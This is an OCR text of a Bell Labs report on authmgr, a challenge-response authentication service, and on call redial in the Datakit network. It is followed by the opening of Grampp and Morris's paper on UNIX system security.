A simple solution is to ask the user for the appropriate response to some challenge, something that can be sent as normal, character data, but won’t be easily compromised. This is the approach taken by *authmgr*. Currently, the challenge that *authmgr* transmits is a decimal number, up to 8 digits long. The user must obtain an encryption calculator from the system administrators to encrypt this number. *Authmgr* was designed so that it could be quickly extended to support any manufacturer’s encryption calculator, but at the current time, only one is supported. This box, an Atalla *Confidante* terminal (despite the designation ‘‘terminal’’, the calculator is a small, 2" × 3" × ¼" box), is programmed to encrypt data with a key, the key having been entered into the terminal by the system administrator at the time the terminal is assigned. The *Confidante* box uses standard DES encryption to encrypt the numeric data with this key. The terminal also requires a password, which the user must enter before encrypting the challenge. When the user enters the challenge, the terminal displays an 8 hex digit number, which the user enters at their keyboard. Assuming this was the correct response, *authmgr* can proceed.

Authmgr also allows some users to enter the normal login and password sequence they are used to. This is useful inside the trusted organization, where the problem of compromising a password are much less, and carrying around a challenge box becomes a bother. This option can be specified on the basis of the source of the call, or on a per-user basis.

Another important choice in designing *authmgr* was whether calls coming from outside the trusted domain should go first to the service the untrusted user requested (for example, the user could request to log into a trusted machine, and the call would go directly to the remote login service on that machine), and have that service call *authmgr* for authentication purposes, or whether calls should automatically be rerouted to *authmgr*. The former case would have required no changes to the network software, but is much too trusting. Many services in the trusted domain (AT&T Bell Labs, in this case) were written assuming that only the trusted domain existed. Allowing untrusted users to access these services could breach the security of the trusted

```
coma(cohrs): con -l security.security
Security Authentication check

login: cohrs
Enter response code for 31746735: 41a46474

Number please: seki.whoami
source=dk!nj/astro/security user=cohrs line=astro2.57.27.F
Eof
coma(cohrs):
```

Figure 3. A simple, interactive Authentication Session

domain, or give away information that the trusted domain is not allowed to give out (due to licensing or other similar restrictions).

In the interest of the security of all of the services in the trusted domain, *authmgr* was designed assuming that calls from outside its domain would be rerouted to *authmgr* first, before they could reach any unprotected services. This requires that the networking software reroute calls, and also requires that *authmgr* be able to redial a call to a new destination once authentication is completed. The benefits of reducing the chances of information leaking out of the trusted domain far outweigh the added complexity to the networking software. In addition, none of the existing services need to change to benefit from the added authentication step.

2.1. Authmgr Operation

Authmgr operates in three different modes, depending on the command line arguments and its environment at the time it is executed. In the first mode, *authmgr* assumes it is interacting with a human user at a terminal. This mode is used when a user connects directly to *authmgr*. The user is prompted for a login name (unless *authmgr* can determine the user's login name from its environment), and then is challenged to encrypt a number or enter a password. The user encrypts the number using their encryption calculator and in any case, enters the response. *Authmgr* tests this against the correct response, and, if it is correct, prompts the user for a new destination. The user enters a new destination, and *authmgr* attempts to redial the call. Figure 3 shows an example of such a session.

The second form is also interactive, but is used when the user is using a Gnot terminal. In this mode, the Gnot, when it is powered up, automatically connects to *authmgr* using a special service name. *Authmgr* again prompts the user for a login name and a challenge. However, when the user correctly enters the response, *authmgr* does not ask for another destination. Instead, it redials the call to a special destination that the network software understands as being an ''authentication only'' message. When the source receives the redial message, it saves the authenticated name and location of the user in a safe place, and closes the connection to *authmgr*. Until the Gnot is reset, all subsequent calls go out using this authenticated login name and security ID.

The third form is meant to be used in conjunction with the various remote login services available on the Datakit networks, especially the `dcon` service (used by the *con* program), and the call rerouting option available at the trunk from an untrusted domain of the network to the trusted domain. Here, an untrusted user requests to connect to the remote login service of a computer in the trusted domain. When the call reaches the trunk to the trusted domain, the control process on the trunk reroutes the call to *authmgr* (the details of this will be explained later). When *authmgr* is executed to handle the call, one of the parameters in its environment is the original destination of the call, namely the login service of some host in the trusted domain.

Authmgr sends out a special message understood by *con*. *Con* prompts the user for a login name, and sends this back to *authmgr*. *Authmgr* uses the login name to find the key (or password) for this user, and sends back the appropriate challenge. *Con* requests that the user encrypt the challenge or enter a password, if this is a connection inside the trusted domain. Once it receives the information, *con* sends a message back to *authmgr* containing the response from the user. If this is the correct response, the remote login protocol continues as normal, otherwise, *authmgr* again sends a challenge, and the cycle repeats. An example of this usage is shown in Figure 4. While the actual prompts are similar, it should be noted that con is prompting the user for the data in this example, not

```
fishonaplatter(cohrs): con seki
login: cohrs
Enter response for 55374202: 57406251
seki(cohrs):
```

Figure 4. A Rerouted Call to a Remote Login Service

authmgr; *authmgr* communicates with con over the network connection. Pseudocode for *authmgr*'s side of the protocol with *con* is shown in Figure 5.

Authmgr is executed once for each session that requires authentication. Upon startup, it reads some initial configuration information from its configuration file. This includes such things as the maximum number of tries a user gets before *authmgr* closes the connection, and mappings between original source identifiers and new security identifiers. This configuration file is explained in detail in the accompanying manual page for *authmgr*, found at the end of this paper.

The keys are also stored in a file on the security computer's disk. This file contains extremely sensitive information, because the keys are necessarily stored unencrypted, unlike the passwords in the UNIX password file. For this reason, access to the security computer must be severely limited, not even allowing a remote login service. At the present time, the key file is stored in a protected place, but the file itself is not encrypted. In some future version on *authmgr*, this file could be encrypted, but that would require human intervention to enter the encryption key when *authmgr* starts up. For the purpose of simplicity, and to remove the need for human intervention, the current version relies on the physical security of the keys file.

The final aspect of *authmgr*'s operation is its use of the redial feature. *Authmgr* redials the call through use of a new *ipcredial* library call in the Tenth Edition UNIX IPC library. *Authmgr* generates a message containing the authenticated name of the user, the new authenticated security identifier, and the new destination to redial. For security reasons, the ipcredial only works for the superuser. Once the call has been redialed, either successfully or unsuccessfully, the connection from *authmgr* to the remote user is closed, and *authmgr* exits. All in all, implementing *authmgr* itself was straightforward, and the system support was easily adapted to the redial application.

3. The Datakit Redial Mechanism

The redial mechanism itself is supported in the network control software. In the case of the Datakit, where this work was done, this control software exists inside the network itself, in the Datakit nodes. Each Datakit node has an associated control computer; the research Datakit nodes use Digital PDP-11/23 style computers for the control computer, which directly controls the switch memory of the Datakit node. The redial mechanism is implemented as part of the software running on this control computer.

```
int d;
char user[];
char response[];
char challenge[];

con!"CH";       /* the magic challenge protocol string */
*[
       :: con?user ->
              challenge = makechallenge(getkeyinfo(user));
              con!challenge;
              con?response;
              encrypt(getkeyinfo(user),challenge) == response ->
                     redial();       /* authmgr exits */
              con!"CH";
       :: con?EOF ->
              exit();
]
```

Figure 5. The *Authmgr* Remote Login Protocol




Figure 6. Redialing a call on Datakit using VLP

Each device that connects to the Datakit network connects to the Datakit node via a module, an interface card that lives on the Datakit backplane. A process inside the Datakit controller is in charge of controlling this module. In addition, if the module is multiplexed, there is a line process in the Datakit controller to control each line of the multiplexer (for our purposes, we can consider almost any module to be multiplexed, especially the host and trunk modules, in which a line is a single, logical channel on the module).

Datakit includes a standard signaling protocol, called VLP, which is used for setting up and taking down calls. VLP defines the interactions between the control processes for the source and destination modules in the Datakit controller. There are additional control messages between the line and control processes within the same module, but these are not defined as part of VLP.

Implementing the redial mechanism in the Datakit controller required changing VLP, and adding two new messages, CALLMOD and SIREQ. These messages are defined to occur only when a connection has been established; in most control processes, this is called the TALKING state. CALLMOD is a completely new message and is used for passing the new dialstring back to the point at which the call will be redialed. SIREQ already exists in the generic Datakit controller, and is used by the splice mechanism, but did not exist in the research controller. This message informs the originating point of the call (the end of the original connection that still exists in the new, redialed connection) that it needs to resynchronize its higher level protocols with its new peer.

Basically, a redial consists of two phases. The first phase uses CALLMOD messages to pass the new dialstring from the module that wants to redial the call to the module that will actually redial the call. At the same time, this portion of the original connection is closed down. When the CALLMOD message reaches the *redial point*, the module that should actually redial the call, the line process for this connection at that module generates a CALL message to open up a new connection to the new dialstring. This is the second phase of the redial. The redial point eventually receives an ANSWER or a NAK message back from the new destination of the call. This part of the protocol works just as if this were a normal call.

When the ANSWER reaches the redial point, instead of propagating it back to the source, we instead send the source an SIREQ message, telling it to resynchronize its protocols, and the new connection is established. The sending of the SIREQ message here differs from Wetzel's redial implementation, which assumes that the higher level protocols are using URP, and puts an URP initialization request into the datastream. We considered this to be incorrect, and possibly harmful to correct communication, and opted for fully integrating redial into the VLP protocol instead, even to the point of reinitializing the source of the original call.




Figure 7. Intercepting a redialed call

Figure 6 shows an example of these two phases of call redial. In this example, a user on the host `coma` has connected to the host `security`, presumably to use *authmgr* (this step is labeled 1 in the figure). After authentication, *authmgr* redials the call from itself to the host named `west`. This causes the connection from the node1 Datakit to the security host to close (this step is labeled 2, and is phase 1 of the redial). When the redial request reaches node1, the control process starts a new call to the host `west`. This call completes in step 3, and now the user on `coma` is connected to `west`.

In the example, the redial took place on the originating Datakit node. This makes for the most optimal path from `coma` to `west`. If we had performed the redial at node2 instead of node1, all messages between `coma` and `west` would have had to go through 3 Datakit nodes, rather than 2, increasing the delay and increasing the load on node2 unnecessarily. However, in cases where the original call comes from an untrusted domain, we would want the redial message (phase 1) to be intercepted by the node at the edge of the trusted domain, and have the new call be placed from there.

This scenario is shown in Figure 7. Here, `pokey` is a computer in the untrusted domain, and is connected to the Datakit node, nodex. Once again, the user on pokey calls the security host, and has their call redialed to `west` (steps 1 and 2). However, node1 intercepts the redial message and performs phase 2 of the redial itself, rather than forwarding it on to nodex, which it doesn't trust. After the call is redialed from node1, the connection is resynchronized, and `pokey` is now connected to `west`.

3.1. Message Flow to Implement Call Redial

The message flow to implement call redial is more involved than forwarding on the CALLMOD, CALL and SIREQ message, due to the software structure of the Datakit controller. All VLP messages travel out-of-band of the data, and messages between module pairs, such as the two sides of a trunk, must travel via the control channel between these two sides. This amounts to a 4 way communication to pass VLP information around in the network. I will first detail the messages necessary to implement phase 1 of the redial, both from the host to the Datakit, and between trunks, and terminating in the initiation of a new call. Next, I will explain the messages necessary to resynchronize the connection. You may want to compare this implementation with Wetzel's.

3.1.1. Phase 1 Host Control Module Messages

Initiating a redial from a host requires the use of two Datakit channels, the host's control channel, and the data channel that will be redialed. All changes on the host were done in user level servers, no kernel modifications were necessary, not even to the stream handlers. Because the host modifications were straightforward and were not made by me, I will not detail them here.

The message sequence is shown in Figure 8. When *authmgr* redials its connection, it uses the *ipcredial* library call to pass the call back to the Datakit call manager *dkmgr* on the security host. The call manager passes a control message of type T_CHG over the Datakit control connection containing a D_REDIAL request and the line identifier for the data channel (step 1). The control process, unixcscp, notifies the line process, unixp, identified in the D_REDIAL message of the redial, with an EXTFUNC (for extended function) message, with subtype D_REDIAL (step 2). When it receives this message, the line process changes the switch setting in the Datakit so when the host sends data on the data channel, the line process will receive this data, rather than having the data sent to the originating end of the call. The line process notifies *dkmgr* that it is ready for the dialstring by sending an ''O'' character as a dialtone (step 3). The host responds with the dialstring, and closes its end of the data channel (step 4). The dialstring sent by the host is exactly the same as the dialstring used when placing new calls; no changes were made to the format.

Unixp is not the process that should actually perform the redial, because it was the destination of the old call, so it must forward the new dialstring back along the path of the call to the process that originated the call, or a trunk process that will intercept the redial. It does this in step 5, by sending a CALLMOD message, which contains the new dialstring, to the module that originated the call. Unixp then hangs up its end of the old connection by sending a HANGUP message to unixcscp in step 6. This ends the host's involvement in phase 1 of the redial.

3.1.2. Phase 1 Trunk Control Module Messages

The redial in the trunk is even more complicated than that of the host, because the trunk must be able to both pass a redial through, if it is not the redial point, or intercept the redial message, if this trunk goes to an untrusted domain. Once again, there are four processes involved, the control processes on each side of the trunk, tdkp, and the line processes, tdktrkp, which control the data channel of this connection.

Figure 9 shows the control flow for a trunk that passes CALLMOD requests through, unchanged. First, the tdktrkp on the redialing side receives a CALLMOD from a unixp or another tdktrkp. It wants to pass this on through the trunk, but must use the control process, tdkp to do so, and sends tdkp an EXTFUNC/D_REDIAL message (step 2). Tdkp responds to this by sending a T_CHG/D_REDIAL message to its peer on the other side of the trunk, along with the line identifier for the data channel (step 3). The remote tdkp sends an EXTFUNC/D_REDIAL message down to the correct line process (step 4), which causes that tdktrkp to give a dialtone for the new dialstring (step 5). The redialing tdktrkp responds by sending the dialstring (step 6). It is now completed with this call, but waits for the remote tdktrkp to complete sending the dialstring on.

The remote tdktrkp once again packages up the dialstring in a CALLMOD message, which it sends on to its peer (presumably the line process for




Figure 8. Phase 1 Host Control Messages




Figure 9. Phase 1 Trunk Control Messages




Figure 10. Phase 2 Trunk Control Messages

another trunk or a host) in step 7. The remote tdktrkp is also finished with this call and sends a CLOSE to its trkp (step 8). This causes the normal tear down to take place between the trunk processes, which eventually causes an ONHOOK message to be received by the other tdktrkp (step 9), which then finishes cleaning up this connection. In this way, the CALLMOD gets forwarded through the network, and the old portion of the call gets torn down at the same time.

3.1.3. Phase 2 Trunk Control Module Messages

Eventually, the CALLMOD reaches the originating host control process or a trunk to an untrusted domain, and phase 2 begins. Because phase 2 is more interesting in the intercept case, the trunk intercept case is described here The host redial case is similar, and somewhat simpler.

Figure 10 shows the messages involved in phase 2 of a trunk that intercepts the redial message. The trunk first receives the CALLMOD message from its peer, just like it would if it were forwarding the redial. However, when it checks its administrative database, it determines that it should intercept the redial. It sends out a new CALL message to the new destination (step 2) and waits for a response. In this example, the call succeeds, and the tdktrkp receives an ANSWER message from its new peer (step 3).

In Wetzel’s redial implementation, phase two ends here. However, we really need to send back to the originating host, via the control channels, a resynchronization message. Wetzel’s method of inserting control bytes into the data stream is unacceptable − a trunk process cannot know the high level protocol the endpoints were using, and assuming that they use URP, while correct in the current state of the Datakit, may not work in the long run. In addition, this choice violates the abstraction presented by VLP.

Phase 2 continues by telling the originating host to resynchronize its high level protocols with the new peer. Tdktrkp, after it receives the ANSWER, notifies its tdkp about this with an SIREQ message (step 4). The tdkp then sends a T_CHG/D_XINIT message across the control channel to its peer on the other side of the trunk (step 5), along with the line identifier for the data channel

that needs resynchronization. The remote tdkp notifies the correct tdktrkp line process with an SIREQ message as well (step 6). The receiving tdktrkp forwards the synchronization message along by sending an SIREQ message to its peer module (step 7). If step 1 were the receipt of an SIREQ rather than a CALLMOD, the sequence would be the same, without the CALL or ANSWER.

3.1.4. Phase 2 Host Control Module Messages at the Originating Host

When a line process on a host interface module receives an SIREQ message from its peer (either a trunk or another host module), it must notify the host itself of the synchronization request. This message sequence is shown in Figure 11. The unixp process receives the SIREQ (step 1), and sends an SIREQ to its controlling unixcscp (step 2). In the generic Datakit, the splice operation resynchronizes a host by sending it a T_SRV/D_XINIT message. Because this message does not depend on the splice operation at all, we use it here. Unixcscp sends the host a T_SRV/D_XINIT message over the control channel. A modification was necessary in the streams modules in the kernel to process this message. This message is intercepted by the streams modules, and causes the data channel to resynchronize (it resets sequence numbers and any other necessary end-to-end negotiations). At this point, the redial is completed.

3.2. Administrative Changes to Implement Call Redial

The redial mechanism, by itself, is not enough to support *authmgr*. Additional changes were necessary in the administrative and configuration portions of the Datakit control software. One of these changes, the redial intercept, has already been mentioned. This and other changes will be detailed in this section.

In order to restrict the use of the redial operation, a new option was added to the host module configuration description. This option is a simple boolean, which says whether the host is allowed to issue redial operations or not. There are two reasons for this. First, to support *authmgr*, the redial dialstring from the host includes not only the name of the new destination, but an authenticated username and the authenticated security ID for *authmgr*. Only the security host should be allowed to send out such messages. In general, only the Datakit is allowed to put the security ID into the dialstring. Furthermore, allowing anyone to perform a redial confuses the authentication system already in place. A redialed call from anyone but *authmgr* would contain the username of the *redialer*, not the username of the original caller (the other end of the connection), and the security ID of the redialed call would be that of the redialer as well. This would foil the authentication checks made by the recipient of the redialed call, making the redialed call appear as if it came from the host that redialed the call, rather than from the original caller. For this reason, redial is completely restricted to specific, secure hosts, and only the superuser (*authmgr* runs as the superuser) can take full advantage of the redial feature.

Another boolean option was added to the host module configuration description to support the authentication of Gnots. In this case, we wish the entire module to retain the knowledge that this Gnot is currently authenticated. Therefore, on a module that is connected to a Gnot rather than a regular, UNIX host, the Datakit administrator can set this option to retain the authentication information. When a CALLMOD request comes into a unixp line process on such a module, it stores the authenticated username and security ID in the control database. All further calls from the Gnot use these values for the username and security ID instead of anything the Gnot or the normal database entries contain. When




Figure 11. Phase 2 Host Control Messages

the Gnot is reset, or its power is cycled, this information is erased, and the next user will have to be re-authenticated.

The previously mentioned redial intercept option was added to the trunk module configuration description. This is also a boolean, and, if set, marks the trunk as untrusted. If a CALLMOD arrives from another module on this side of the trunk, it will be intercepted, and the redial will take place at the trunk, rather than being forwarded.

Two more configuration options are available for the trunk. The first is necessary to guarantee the authenticity of *authmgr*'s security ID. The Datakit administrator can enter *authmgr*'s security ID into one of the fields in the configuration for an untrusted trunk. When a call comes in over the untrusted trunk, the security ID on the call is compared with the security ID of *authmgr*. If it is the same, the security ID on the call is changed to be that of someone who is completely unknown and untrusted. This keeps unscrupulous people in the untrusted domain from making fake, ''authenticated'' calls through the trunk.

The other option protects the integrity of the trusted domain. Here, the Datakit administrator can define a destination through which all calls from the untrusted trunk should be *rerouted*. When this field is set (this is known as the Predefined Destination field) on a trunk, any call arriving from the trunk will be rerouted to this predefined destination. The name of the old destination, as specified in the dialstring, is also passed along. This is used, for example, to reroute all calls from an untrusted domain to *authmgr*. In this way, no service in the trusted domain can be accessed from outside without authenticating the untrusted user first.

3.3. Experience

In implementing call redial, a good portion of the time was spent reading the existing code to implement other parts of VLP in the host and trunk control modules and also studying Wetzel's call redial implementation. Implementing the basic call redial itself was straightforward, especially given the references. Making the administrative modifications work and integrating them with the control processes themselves was the most challenging.

The worst part of the implementation was in saving the authentication information for the Gnots. The database inside the Datakit control computer is highly structured, and is not extendible. That is, it is impossible, without making major changes to the database code and structure, to add new data types and objects to the database. Therefore, the authenticated username and security ID were stored in two database objects that were otherwise unused for the database information on host interface modules. The actual purpose of these objects was meant to be somewhat different than the way they have been applied in this case. A better solution would have been to modify the database structure, but there was no time for such a major job this summer.

4. Conclusions


Authmgr is, as far as I know, the first major application of call redial in Datakit. It allows a trusted domain to interact with a number of untrusted domains, while not compromising the trust implicit inside the trusted domain. The additional use of *authmgr* in authenticating Gnots shows its versatility, and that it can centralize the authentication tasks inside the trusted domain as well. The re-implemented redial mechanism points out a problem with resynchronization in the generic datakit redial mechanism that should be addressed at some point. The ease with which *authmgr* and call redial fit into the large body of existing networking and datakit control code was extremely encouraging, and the structure difficulties within the control database should be fixable in future versions of the datakit control software.

5. Acknowledgements

This work would have been impossible to complete in one summer without the direction of my mentor, David Presotto, and the help of Bill Marshall and Caryl Carr. I extend my thanks to them and to the various other members of 1127 that helped make this happen.

6. References

1. Locanthi, B.N. This is Gnot Hardware. 11276-870629-04TM, AT&T Bell Laboratories, 1987.
2. Wetzel, G.F. Design and Implementation of Call Redial in RADIAN. AT&T Bell Laboratories 45262-880404-01IM,



Picture Map (produced by a pico function)

Fred Grampp



UNIX® System Security†

F. T. Grampp

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

R. H. Morris

AT&T Bell Laboratories
Whippany, New Jersey 07981

ABSTRACT

Computing systems that are easy to access and that facilitate communication with other systems are by their nature difficult to secure. Most often, though, the level of security that is actually achieved is far below what it could be. This is due to many factors, the most important of which are the knowledge and attitudes of the administrators and users of such systems.

We discuss here some of the security hazards of the UNIX system, and suggest ways to protect against them, in the hope that an educated community of users will lead to a level of protection that is stronger, but far more important, which represents a reasonable and thoughtful balance between security and ease of use of the system. We will not construct parallel examples for other systems, but we encourage readers to do so for themselves.

1. Introduction

This paper is aimed primarily at a technical audience and for that very reason, its usefulness as a tutorial for increased computer system security is diminished. By far the most important handles to computer security and, indeed, to information security generally, are the following:

— physical control of one's premises and computer facilities

— management commitment to security objectives

— education of employees as to what is expected of them

— the existence of administrative procedures aimed at increased security

Unless each of these basics is in place, all of the technical solutions, the special hardware, the software safeguards, and the like are utterly meaningless. We will not address these issues to any great extent in this paper, but we mean to stress our firm conviction that no level of security whatever can be achieved without them.

† This is a reformatted version of [2]. Morris is currently Chief Scientist at the NSA.

In discussing the status of security on the various versions of the UNIX system, we will try to place our observations in a wider context than just the UNIX system or one particular version of the UNIX system. As to whether UNIX system security is better or worse than that of other systems, it is neither better nor worse. Any system that provides the same facilities as the UNIX system will necessarily have similar hazards. From its inception, the UNIX system was designed to be user-friendly and most decisions which pitted security against ease of use were heavily weighted in favor of ease of use. The result has been that the UNIX system has become a fertile test bed for the development of reasonable security procedures that interfere to the minimum possible extent with ease of use.

The major weakness of any information system such as the UNIX system resides in the habits and attitudes of the user community. Naivete and carelessness will produce awful security under almost any conditions.

It is easy to run a secure computer system. You merely have to disconnect all dial-up connections and permit only direct-wired terminals, put the machine and its terminals in a shielded room, and post a guard at the door. There are in fact many examples of UNIX systems that are run under exactly

these conditions, principally systems that contain classified or sensitive defense information.

There are a number of options, implemented either in hardware or in software, that provide a measure of security that is almost this good. Examples are systems that only respond to a dial-up call by calling back on a preassigned number. Many commercially available operating systems make it essentially impossible to create or install any user software or application software without administrative help; some other systems make it virtually impossible to read files belonging to another user, even when the users want to cooperate in their work. All these measures work by restricting access to the system and by reducing the powers that the system gives its users. The UNIX system was designed to increase, not decrease the power and flexibility available to its users. It was designed to be easily accessible and to facilitate communication within its user community. Most UNIX systems, not surprisingly, are of the dialup variety. They provide their users with a general programming ability - to create, install, and use their own programs. All but a few of their files are at least readable by anybody, and most of them have access to thousands of other systems via remote mail and file transfer facilities. That is, they use the UNIX system as its creators intended it to be used.

